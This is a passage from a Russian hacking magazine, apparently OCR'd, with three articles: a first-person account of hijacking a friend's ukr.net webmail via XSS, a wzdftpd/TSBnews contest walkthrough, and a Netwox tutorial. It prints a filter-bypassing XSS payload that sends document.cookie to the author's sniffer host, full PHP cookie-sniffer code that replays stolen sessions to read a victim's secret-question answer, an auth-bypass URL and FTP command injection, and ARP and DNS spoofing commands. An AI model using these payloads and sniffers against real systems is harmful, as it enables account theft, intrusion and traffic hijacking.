Что самое интересное, если активировать запоминание пароля, то в куки к нам упадет пароль в открытом виде. Вот тебе и первый просчет разработчиков — никакого шифрования, что стало для меня приятным известием.

Идея дальнейшего взлома была до боли банальной: найти XSS`ку, правильно сформировать скриптовый сплоит, отправить письмо с ним и словить на своем снифере его кукисы, в которых, если повезет, будет находиться пароль в чистом виде. Задумка приевшаяся и простая, но тем не менее действующая и более-менее стабильная. Так что следующим шагом стал поиск XSS.

В ПОИСКАХ XSS-ДЫРОК

И пошел я по пути от простого к сложному, как учили в детстве. Вспомнив молодость, решил я подгрузить сценарий через картинку. Так давайте посмотрим, что у меня за колдовство получилось. В моем случае получился обычный скрипт такого вида:

```
<img src="http://privatesniff/1.gif" style="background: white url(javascript:document.images[0].src='http://privatesniff/s.php?'+document.cookie)">
```

Здесь http://privatesniff/s.php — это мой сайт со снифером s.php, о котором я расскажу позже. Как и предполагалось, фильтры сработали, и мой код преобразовался вот в такой:

```
<img src="http://privatesniff/1.gif " xstyle="background: white url(xjavascript:document.images[0].src='http://privatesniff/s.php?'+document.cookie)">
```

Как видишь, фильтры почтовика были настроены на поиск таких слов, как style и javascript, и к ним приклеивалась буква «x». Остроумно до ужаса. Однако надо отдать должное моим родителям: я с детства довольно шутсро соображаю, поэтому быстро нашел решение, которое оказалось более чем элементарным. Чтобы лучше понять суть данного обхода фильтров, советую прочитать отчетик небезызвестного Майора: http://forum.antichat.ru/thread8919.html. Вот примерно по тому же принципу я преобразовал часть слова javascript в 10-ричную кодировку и получил `&#106&#97&#118&#97&#115cript`. А с обходом фильтра на слово style вышло вообще забавно. Нужно было просто убрать пробел перед style, и уже после этого их хваленый парсер, ничего не замечая, пропускал « style» как «style». В итоге, исходный XSS-сплоит стал выглядеть так:

```
<img src="http://privatesniff/1.gif"style="background: white url(&#106&#97&#118&#97&#115cript:document.images[0].src='http:// privatesniff/s.php?'+document.cookie)">
```

Все прокатило! Скрипт отлично работал в тылу врага! Теперь расскажу, что же выступало у меня под s.php. Как и следовало бы ожидать, это обыкновенный php-скрипт, который записывает в файл передеваемые GET-параметры. Код такого скрипта мы уже приводили десятки раз, но и в этот раз его на всякий случаей напечатаем. Благо он совсем небольшой :). Если же самому неохота думать над снифером — тогда тебе сюда: http://antichat.ru/sniff.

Заходи чаще на antichat.ru/antichat.org, и ты всегда будешь в курсе всех событий, связанных с различного рода инъекциями и их применением.

ПРОВЕДЕННАЯ АТАКА И ПЕРВЫЙ ОБЛОМ

Итак, я составил ядовитую конструкцию и послал ее приятелю, а отправлял с одного из своих аккаунтов на рамблере, не забыв при этом выставить опцию отправки в виде html (это очень важно). Все прошло успешно. Осел моего кореша захавал XSS`ку, и на снифере я получил вроде бы то, что хотел (смотри врезку). Куки, как ты видишь, меня, мягко говоря, обломали, так как пароля там не было, то есть мой кореш не воспользовался запоминанием пароля. Авторизироваться же под полученными куками было уже невозможно, ведь сессия, как я увидел по логу, закончилась несколько часов назад. Да, не успел :(. После этого облома у меня созрела идея пойти другим путем.

ФУНКЦИОНАЛЬНЫЙ СНИФЕР

На сегодняшний день функциональный снифер считается очень прогрессивной технологией, но, не смотря на это, упоминание о нем я все же встречаю не часто. Для лучшего понимания технологии советую посетить ссылки во врезке, а пока что разберемся с нашим случаем. Сначала все по порядку. Я заглянул в свой fackdahack@ukr.net и полез в пункт «Настройки» → «Личная информация».

Понял, что я имею в виду? Нет? Хм…ну да ладно, обрати внимание на поле «Правильный ответ», а ведь это не что иное, как ответ на мой секретный вопрос. Да-да, в открытом виде! Мало того, доступен для чтения без запроса пароля. Смешно. Хочу заметить, что таракану лет сто в обед уже будет, я даже не ожидал его тут найти, однако вот такие у нас админы, на постсоветском пространстве. Так вот, задача функционального снифера в данном случае как раз и заключается в том, чтоб этот ответ на секретный вопрос украсть. Этот скрипт принимает куки, присланные на него XSS-сплоитом, авторизируется под ними, заходит на страницу личных настроек, считывает ответ на секретный вопрос. После снифер сохраняет его в лог-файл answer.html.

Советую всегда сохранять в лог переменную $query, а то вдруг жертва занесет в свои куки пароль. Стоит заметить, что данный скрипт должен находиться на сервере, поддерживающем исходящие соединения, так что про бесплатные хостинги можно забыть.

ПОПЫТКА НОМЕР 2 И УСПЕШНЫЙ ФИНАЛ

Я залил функциональный снифер к себе на хост, заменил к нему путь в XSS-конструкции и по новой отправил письмо. Прошло немного времени, и у меня в логе уже хранилась заветная запись. Ответ на секретный вопрос оказался немного неожиданным. Это было слово begemot :).

Вот и все. В итоге благодаря своим знаниям в проведении XSS-атак я выиграл спор и получил свою заслуженную награду, чего и тебе, читатель, желаю.

BINARY YOUR'S

ФУНКЦИОНАЛЬНЫЙ PHP-СНИФЕР S.PHP


```
<?
// принимаем куки и приводим их в нормальный вид
$query=$_SERVER["QUERY_STRING"];
$query=urldecode($query);
// составляем запрос на получение страницы с личной инфой
$header="GET http://e.ukr.net/cgi-bin/userinfo HTTP/1.0\r\n";
$header.="Referer: http://e.ukr.net\r\n";
$header.="Cookie: ".$query."\r\n";
$header.="Host: e.ukr.net\r\n\r\n";
// отправляем запрос и считываем страницу настроек
$fp=fsockopen("e.ukr.net", 80);
fwrite($fp, $header);
$dt="";
while (!feof($fp))
$dt.=fread($fp, 1024);
// выдираем из полученной страницы ответ на секретный вопрос
$answ1=strpos($dt,'Password_Answer')+24;
$answ2=strpos($dt,'" size="40"><br><br></td>');
$length_answ=$answ2-$answ1;
$full_answer=substr($dt,$answ1,$length_answ);
// сохраняем полученный ответ на вопрос в файл: answer.html
$fp1=Fopen("answer.html","a");
fwrite($fp1,"$full_answer <br /><hr>");
fclose($fp1);
fclose($fp);
?>
```

ПРОСТОЙ php-снифер s.php

```
<?php
// принимаем куки
$query=$_SERVER["QUERY_STRING"];
// записываем полученные значения в файл: log.html
$fp=fopen("log.html","a");
fputs($fp," $query<br /> ");
fclose($fp);
?>
```

мои кукисы во всей красе

куки жертвы



еще один просчет разработчиков

X-CONTEST
GHC (www.ghc.ru)

Как ты уже знаешь, в прошедшем месяце мы подняли собственный сервер под FreeBSD, и именно он был объектом твоих атак в только что завершившемся конкурсе. Можно уже подвести итоги. Тебе было необходимо оставить послание на рабочем столе админа, который, как мы тебе подсказали, располагался в папке */home/admin/Desktop*.

Раз мы ломаем сервер, значит, первым делом, надо посмотреть, что там за службы открыты:

```
nmap -sV 81.177.29.6
Interesting ports on unknown-882.agava.net (81.177.29.6):
PORT     STATE  SERVICE  VERSION
19/tcp   open   ssh      OpenSSH 3.8.1p1 FreeBSD-20040419 (protocol 2.0)
21/tcp   open   ftp      wzdftpd
22/tcp   open   ssh      OpenSSH 3.8.1p1 FreeBSD-20040419 (protocol 2.0)
25/tcp   open   smtp     Sendmail 8.13.3/8.13.3
80/tcp   open   http     Apache httpd 1.3.34 ((Unix) PHP/5.0.4)
587/tcp  open   smtp     Sendmail 8.13.3/8.13.3
```

Из всего софта бросается в глаза ftp-демон. Начнем с него. Отправляемся на www.securityfocus.com, ищем сообщения о багах в этом демоне. Первое сообщение находится очень быстро: Wzdftpd SITE Command Arbitrary Command Execution (www.securityfocus.com/bid/14935).

Это уже кое-что! Смотрим подробности:

* Уязвимые версии <=0.5.4
* Есть эксплойт, оформленный в виде модуля к мета-сплоиту

Из кода становится понятно, что проблема кроется в выполнении сервером команды SITE. Через конвейер можно передать команды, которые выполнятся в контексте учетной записи ftp-сервера. Но для выполнения команд нам нужно знать имя пользователя и пароль, иметь локальные привилегии.

Какие у нас есть зацепки? Попробуем посмотреть, что еще говорится на странице задания:

«21.02.06.
Мы тут немного переписали скрипт новостей. Добавили проверки переменных:
— вместо if(!$var) сделали if(!isset($var)),
— убрали возможность изменения пароля через web-интерфейс (на всякий случай)».

Давай попробуем посмотреть, что не так с этим скриптом. Страница с комментариями показывает нам, что используется новостной скрипт TSBnews.

Поиск по багтраку результата не дает. Придется покопаться в коде. Качаем. Смотрим, как проходит аутентификация. В скрипте *admin.php* находим первую интересную деталь:

```
function login() {
global $_POST, $password, $username;
if(isset($_POST['pass']) && isset($_POST['tname']) && $_POST['pass']==$password
&& $_POST['tname']==$username) {
		$_SESSION['validuser']=1;
		$log=1;
		session_register('validuser');
		header("Location: admin.php");
}
```

И сразу еще один забавный момент:

```
if(!isset($_SESSION['validuser'])) { $_SESSION['validuser'] = 0;}
if (!$_SESSION['validuser']) {
	login();
} else {
   require("show.php");
?>
```

Если верить авторам конкурса, то они заменили
if (!$_SESSION['validuser'])
на if (!isset($_SESSION['validuser'])).

А в этом случае, если на сервере включены register_globals (и еще версия PHP 5.0.4), то мы, по идее, сможем передать переменную $_SESSION['validuser'] через GET-запрос. Пробуем:

http://81.177.29.6/admin.php
Облом. Нет такого файла. Смотрим html-код страницы и замечаем внутри нужный нам URL: http://81.177.29.6/news/admin.php. Попробуем теперь обойти аутентификацию:
http://81.177.29.6/news/admin.php?_SESSION[validuser]=1.
Получилось! Мы в админке. Смотрим, что тут за пользователь с паролем:
http://81.177.29.6/news/admin.php?menu=settings&r=4&_SESSION[validuser]=1 и получаем пару admin:getmeBabe.
Теперь возвращаемся к нашему ftpd, но для начала отправляемся на домашнюю страничку демона (www.wzdftpd.net) и читаем о синтаксисе уязвимой команды SITE.
Подключаемся к серверу и проходим аутентификацию с раздобытым паролем:

```
USER admin
331 User admin okay, need password.
PASS getmeBabe
230-command ok
230 User logged in, proceed.
SITE version
200 wzdftpd i686-pc-gnu mt 0.5.4 build 20060223 (threads,release)
SITE user | id;
501 User does not exists
quit
221 Cya !
Connection closed by foreign host.
```

Что-то не так. Попробуем найти подробности. Дальнейший поиск нам дает еще один эксплойт: www.milw0rm.com/id.php?id=1231. Пользуются им так: wzdftpdwarez.pl remote_host remote_port user pass custom_site_command.
Здесь мы видим, что нужно задавать не просто встроенную команду SITE, а пользовательскую команду. Что ж, придется качать исходники:
http://prdownloads.sourceforge.net/wzdftpd/wzdftpd-0.5.4.tar.gz?download
Распаковываем и находим в папке src пример конфигурационного файла: *wzd.cfg.sample*

Находим описание пользовательских команд:

```
##### CUSTOM SITE COMMANDS
# Here you can define external site commands.
#site_cmd = my_free ./free.sh
# this defines the SITE RULES command, which prints the following file
site_cmd = rules !/home/pollux/DEL/etc/wzdftpd/file_rules.txt
```


Хм… Интересно, админ оставил команду rules как custom? Пробуем:

```
ftp> open 81.177.29.6
Connected to 81.177.29.6 (81.177.29.6).
220 wzd server ready.
Name (81.177.29.6:root): admin
530 TLS commands disabled
SSL not available
331 User admin okay, need password.
Password:
230-command ok
230 User logged in, proceed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> site rules | id;
200-
uid=502(wzdftpd) gid=502(wzdftpd)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
200 SITE command ok
ftp> site rules | echo ghc finished the quest > /home/admin/Desktop/ghc_resume.txt;
200-
200 SITE command ok
ftp> quit
221 Cya !
```

Вот, собственно, и все. Именно так нужно было проходить конкурс. Первым с этой задачей справился ittrium (#152322). Если тебе так и не удалось поломать наш сервер, то настоятельно рекомендую тебе заглянуть на диск и посмотреть видео, которое наглядно показывает, что надо было делать для прохождения конкурса. Новый конкурс появится на странице konkurs.xakep.ru примерно к 20-му марта.

BINARY YOUR'S

Не стоит использовать описанные методы атак в корыстных целях и на чужих компьютерах без согласия их владельцев, ведь это подпадает под статью 272 и 274 Уголовного Кодекса Российской Федерации.




TEXT SHADOS / SHADOS@REAL.XAKEP.RU
/ WWW.RU24-TEAM.NET /

МЕГАКУХОННЫЙ КОМБАЙН


ОПЫТ ПРАКТИЧЕСКОГО ИСПОЛЬЗОВАНИЯ ПРОГРАММЫ NETWOX

ТЫ ВСЕ ЕЩЕ ПОЛЬЗУЕШЬСЯ ЦЕЛОЙ КУЧЕЙ БРУТФОРСЕРОВ, СНИФЕРОВ, СПУФЕРОВ, ГЕНЕРАТОРОВ ПАКЕТОВ И ПОЧТИ ДЖЕНТЛЬМЕНСКИМ НАБОРОМ СЕТЕВЫХ КЛИЕНТОВ? ЧУВАК, ТЫ ОТСТАЛ ОТ ЖИЗНИ! СЕГОДНЯ НАСТАЛО ВРЕМЯ ПОТЕРЕТЬ ВСЮ ТОЛСТУЮ КИПУ ТВОИХ ПРОГРАММ И НАУЧИТЬСЯ ПОЛЬЗОВАТЬСЯ МЕГАУДОБНОЙ СОФТИНОЙ NETWOX, КОТОРАЯ В ОДИНОЧКУ СМОЖЕТ ЗАМЕНИТЬ ТЕБЕ ВЕСЬ ТВОЙ БОЕВОЙ АРСЕНАЛ.

www.digital.net/~gandalf — по этому адресу товарищ Gendalf разместил свои разработки, использованные мной в примере.
www.laurentconstantin.com — официальный сайт разработчика программы Netwox.



Дорогие друзья, мне надоело писать, что как всегда на нашем диске ты найдешь все программы, которые были описаны в статье, и не забудь сказать спасибо за это Step'y — редактору диска. Если же таковых не окажется — пинайте его и редактора рубрики взлом, а не меня, как в прошлый раз.



КАК ВСЕ НАЧИНАЛОСЬ

Так что же такое Netwox и почему я развел такой пиар вокруг него? Впервые об этой утилите я узнал от знакомого админа, компетентность и опыт которого всегда производили на меня впечатление, но имя его я не решусь назвать — зазнается. Netwox он таскал постоянно и неразлучно при себе на USB-flash брелке, причем в трех разных версия, так как от версии к версии набор утилит, входящих в состав его дистрибутива сильно менялся, причем иногда не в самую худшую сторону. Ну и, естественно, прознав про столь чудную вещь, я одолжил у него программу и начал ее юзать на всю катушку, хотя и чуть ли не клялся, что никому ее не дам и не напишу о ней статью. Обещание это, как ты видишь, я нарушил. Так я и не совсем понял, почему мой знакомый очень не хотел, чтобы широкие массы узнали про Netwox, ведь это не какой-нибудь приватный сплоит или бэкдор, но все же основания у него на то были. В прямых руках эта программа превращается в убойный инструмент, полезный как системному администратору, так и профессиональному хакеру или специалисту по информационной безопасности, в противном случае — инструмент ламерского деструктива, флуда и тупого развлечения скрипткидисов.

ПРОЯСНЯЕМ СИТУАЦИЮ

На самом деле Netwox — не отдельная утилита, как ты, надеюсь, уже догадался, а целый набор программ:

* sniff, spoof
* различные клиенты и серверы
* DNS, FTP, HTTP, IRC, NNTP, SMTP, SNMP, SYSLOG, TELNET, TFTP, IDENT, DHCP
* scan, ping, traceroute, whois
* кофеварка

Да-да, кофе он тоже варит, и я обязательно тебе расскажу как, если ты дочитаешь до конца :). Название этого кухонного комбайна происходит, как это не тривиально, от сокращения Network Toolbox, собственно, символ у этой программы соответствующий — ящик слесарных инструментов. Последняя версия программы на момент написания статьи остановилась на отметке 5.33.0, в состав которой входил 221 инструмент. Впечатляет?

Но и это еще не все. Netwox поддерживается на FreeBSD, Linux, OpenBSD, NetBSD, Solaris, HP-UX и, безусловно, Windows всех версий, в том числе и на Win 95, на старой тачке в моем универе :). Кроме того, программа распространяется под GPL-лицензией, и тебе не стоит объяснять, что собрать ты ее сможешь при условии наличия определенного драйвера и прямых рук. Если копать глубже, то можно сказать, что Netwox — это единица комплексного проекта, который состоит из 3-х частей:

* netwib (lcrzo)
* netwox (lcrzoex)
* netwag (RzoBox)

Кстати, нумерация версий всех трех вышеназванных частей одинакова ввиду их неотъемлемости. Что такое Netwox, я думаю, немного прояснил, а теперь расскажу поподробнее об остальных составляющих.

NETWIB

Netwib — это сетевая библиотека, ориентированная в основном на разработчиков, которая обеспечивает сетевые функции преобразования адреса, кодирования/расшифровки/печати пакетов, их спуфинг и снифинг, реальные и виртуальные UDP/TCP-клиенты и серверы, преобразование данных, цепочечные списки и взаимодействие между процессами.

Для работы Netwib нужны, в зависимости от твоей платформы, libpcap (www.tcpdump.org) или WinPcap (www.winpcap.org).

NETWAG

А это достаточно приятное дополнение к тому интерактивному меню консольной оболочки Netwox, которое мне совсем не кажется удобным. И хоть вы запинаете меня ногами, но применительно к Netwox консоль не рулит, так как не совместимы они, а поймешь ты это после первых же минут работы. Хотя о вкусах и не спорят, но все же. В общем, Netwag — графическая оболочка для Netwox, написанная на языке Tcl/Tk , и в дополнение к возможностям консоли Netwox она позволяет легко:

— производить поиск среди инструментов, представленных в Netwox;
—- запуск инструмента в новом окне или в текстовой зоне;
— хранить историю команд;
— использовать обмен данными, используя два объединенных буфера обмена.

Настоятельно рекомендую обзавестись этой радостью по вышеназванным причинам.

УСТАНОВКА

Ну что же, пришло время потрогать все вышеназванное, а для этого необходимо все установить. Сделать это проще простого: тяни из Сети полный установочный пакет с сайта www.laurentconstantin.com или забирай его с нашего диска (netw-ib-ox-ag-5.33.0.tgz).

Внутри этого архива ты обнаружишь несколько папок с сырцами и документацией, а также два установочных файла — installwindows.exe и installunix.sh, о назначении которых нетрудно догадаться. Если же ты приверженец в консоли все делать руками, то твои действия сводятся к банальному повторению следующих действий для каждой из частей:

```
# cd src/netw*-src/src
# ./genemake
# make
# su root
# make install
# cd ../../../
```

Во время установки Netwox молчал, как партизан на допросе, об отсутствии пакета libnet (располагается по адресу: www.packetfactory.net/libnet/), однако это коренным образом влияет на его работоспособность — на возможность конструировать и спуфить пакеты, поэтому настоятельно рекомендую его слить, а также, если я все-таки убедил тебя использовать графический front-end, поставить Tcl/Tk, которая сливается с www.tcl.tk/software/tcltk/ и www.activestate.com/Products/ActiveTcl. Ну, а с инсталлером под Windows у тебя проблем не должно возникнуть.

ЧТО ЖЕ МЫ УМЕЕМ?

Я искренне верю, что установка прошла под твоим чутким руководством без особых проблем, если нет, то советую обратиться к документации, которой предостаточно хранится в составе установочного пакета. RTFM еще никому не вредило. Тем же, кто остался, я попытаюсь показать самые вкусные фишки и самые интересные приемы работы, которые можно творить и проворачивать с Netwox. Пожалуй, признаюсь тебе честно — люблю я этот пакет даже не столько за обилие предоставляемых им утилит, с которыми ты сможешь разобраться в два счета, сколько за отменные возможности генерации и спуфинга пакетами различных протоколов. Вот, например, вопрос на засыпку: как сгенерировать IPv6 TCP-пакет и отправить его в Сеть? «Да зачем он мне?» — ответишь ты. Однако спешу напомнить, что протокол IPv4 доживает свой век ввиду его ограниченности, а поэтому недалеки времена поголовного применения IPv6, так почему бы не поиграть с этим сейчас, если есть такая возможность? Кроме того, эрудиция в нашем деле стоит не на последнем месте. Но не

будем уходить в философские размышления. Итак, у тебя есть два пути: пользоваться консольной навигацией по утилитам или же использовать продвинутый графический интерфейс. Первый ты можешь увидеть, вбив в консоли Netwox. Второй — напечатав Netwag (смотрим на рисунке). Если ты пользовался автоматической установкой под ОС Windows, то в главном меню есть ярлыки на обе эти утилиты. О недостатке навигации в консольной версии Netwox можно сказать так: очень просто заблудиться в трех соснах. Собственно, вся навигация сводится к следующему: для нахождения какой-либо требуемой возможности необходимо пройтись по интересующему иерархическому дереву до утилиты, а затем запустить ее или в интерактивном режиме ввода параметров (клавиша «K»), либо задав их все сразу (клавиша «R»). Второй вариант работы в консоли предназначен для тех, кто точно знает, что ему искать: тебе необходимо просто вбить Netwox <номер утилиты> [список параметров]. Графический же интерфейс позволяет все это проделывать на вкладке «Search», после двойного клика на ссылку во вкладке Form задаются необходимые параметры (нужные отмечаются галочкой), жмахаем «Generate», затем «Run It» и смотрим на результат. Итак, вернемся к IPv6 TCP-пакету. Сгенерировать его проще пареной репы:

```
# netwox 142 --device "Eth0" --eth-src "00:11:22:33:44:55" --eth-dst "0:8:9:a:b:c" --ip6-src "fec0:0:0:1::1" --ip6-dst "fec0:0:0:1::2" --tcp-src "1235" --tcp-dst "80" --tcp-syn
```

Поясняю: 142 — номер утилиты Spoof EthernetIp6Tcp, --device — используемая сетевая плата, --eth-src и --eth-dst — Ethernet-адрес отправителя и получателя, --ip6-src — IPv6 адрес отправителя, --ip6-dst — получателя, --tcp-src и –dst порты, --tcp-syn — установленные флаги. Точно таким же образом можно заспуфить IPv4 TCP-пакет. Единственное различие в том, что ip-адреса будут в привычном нам четырехбайтовом представлении и номер утилиты будет уже не 142, а 34 — Spoof EthernetIp4 packet.

ARP-SPOOFING

Ну вот, а теперь, познав базовые принципы работы с Netwox, перейдем к основной части нашего занятия. Например, загрузим ARP-кэш недоброжелателя запросами. Так поступают некоторые DoS'еры. Делается это таким образом. С помощью утилиты 33 Display information about an IP address or a hostname узнаем его (атакуемого) Ethernet-адрес. Далее, с помощью утилиты 80 Periodically send ARP replies, начнем отправлять запросы вот так: netwox 80 --eth 00:11:2F:95:42:F1 --ip 192.168.0.1 --device "Eth0" --eth-dst 0:8:9:a:b:c --ip-dst 192.168.1.17 --sleep 500. Первая группа адресов представляет собой те адреса, которые следует сделать недоступным для второй группы. Ну и --sleep 500, — время задержки в миллисекундах между повторениями. Думаю, здесь не должно быть ничего непонятного.

DNS-SPOOFING


Займемся делами посерьезнее и попробуем подсунуть на тачку под управлением Windows XP подмененный ответ DNS-сервера. Пусть на этом компьютере нет никаких брандмауэров, кроме стандартного Microsoft Internet Connection Firewall, который сконфигурирован на логирование всех dropped-пакетов и успешных подключений. Пользователь, пытаясь зайти на некоторый web-сайт, URL которого www.somewebsite.org, вбивает адрес в Internet Explorer. В результате этого DNS-запрос посылается с порта 1026 тачки пользователя (допустим ее IP-адрес будет 192.168.1.1) на 53 порт DNS-сервера с IP-адресом 192.168.1.254. В это время заспуфенный DNS-ответ, в виде NetBIOS-данных, посылается с фейкового IP-адреса 10.10.10.1 злым дядей Пупкиным, сообщая машине атакуемого, что адрес web-сервера — 192.168.1.77. IP-адрес 192.168.1.77 в действительности находится под контролем все того же злого дядьки, причем на главной странице он написал нехорошее слово из трех букв :). Этот NetBIOS-пакет, отловленный Ethereal'ом, можно рассмотреть на скриншоте под номером 6.

Естественно, в качестве снифера можно было бы использовать утилиту из состава Netwox, однако это у меня не вышло, так как в процессе написания статьи я обнаружил досадный и очень странный баг: на параметр --filter Netwox ругался, поясняя, что IP-адрес не является булевым полем. Ну да бог с ним, с Васей. Посмотрим лучше, как можно такой пакет создать. Это очень просто сделать с помощью все того же любимого мной Netwox:

```
netwox 38 --ip4-src 10.10.10.1 --ip4-dst 192.168.1.1 --ip4-protocol 17
--ip4-data 008904020044000000038580000000001000000002046484550464
3454c45484
6434550464646414341434143414341434143414341424c0000010001000151800
004c0a8014d
```

Непонятными остаются только параметры --ip4-data и --ip4-protocol. Назначение первого параметра достаточно легко уяснить из RFC по DNS: в данных находится возвращаемый на DNS-запрос IP-адрес 192.168.1.77. Параметр --ip4-protocol 17 означает, что Пупкин конструирует UDP-пакет. Второй способ конструирования такого пакета кажется мне еще более удобным. Для этого воспользуемся утилитой 39, которая автоматически подсчитает контрольную сумму пакета:


```
netwox 39 --ip4-src 10.10.10.1 --ip4-dst 192.168.1.1 --udp-src 137
--udp-dst 1026 --udp-data 0003858000000001000000002046484550464345
4c45484
6434550464646414341434143414341434143414341424c0000010001000151800
004c0a8014d
```




АВТОМАТИЗАЦИЯ ПРОЦЕССА

Естественно, иногда приходится автоматизировать процесс работы с некоторыми программами. Если ты пользуешься *nix-like системой — с тобой все понятно: perl или bash-скрипты спасут мир. А что же делать пользователям Windows? Можно, безусловно, писать пакетные bat-файлы, но это решение не для нас :). Ты ведь поставил TCL для front-end оболочки netwag? Вот и используй все его возможности на всю катушку и по назначению. Нам требуется узнать информацию (Ethernet-адрес и имена) о каждом хосте из подсети 192.168.0.* — пишем простенький TCL-скрипт:

```
#!/usr/bin/wish
for {set i 0} {$i < 255} {incr i} {
 puts "\nTesting $i"
 set ipad "192.168.0.$i"
 if [catch {exec netwox 3 $ipad} data] {
 puts "Error during exec : $data"
 } else {
 puts $data
 }
}
exit
```


кофе из Netwox

Netwag, графическая оболочка Netwox


отлов фейкового DNS- ответа

Что же мы с этого получим? Если бы несчастный атакуемый посмотрел в данный момент кэш DNS-запросов на период в один день, отравленным злым Пупкиным, он бы увидел там вот что:

```
www.somewebsite.org
----------------------------------------
Record Name . . . . . : FHEPFCELEHFCEPFFFACACACACACACABL
Record Type . . . . . : 1
Time To Live . . . . : 86364
Data Length . . . . . : 4
Section . . . . . . . : Answer
A (Host) Record . . . : 192.168.1.77
```

Такая вот печальная ситуация. Естественно, данный пример сугубо теоретический и не стоит применять его на практике, так как это не особо приветствуется нашими доблестными государственными органами, тем более что для проведения такой атаки необходимо угадать номер UDP-порта и ID транзакции, хотя это и не столь проблематично. Кроме того, такой пакет придется сгенерировать не один, а, как минимум, десяток, чтобы подменить этот злосчастный URL. Но моей целью не стоит подробное обсуждение этого метода атаки, подробнее о нем ты можешь узнать из электронного журнала Phrack №62 статьи Mistakes in the RFC Guidelines on DNS Spoofing Attacks.

консоль Netwox в винде

ROSE FRAGMENTATION ATTACK

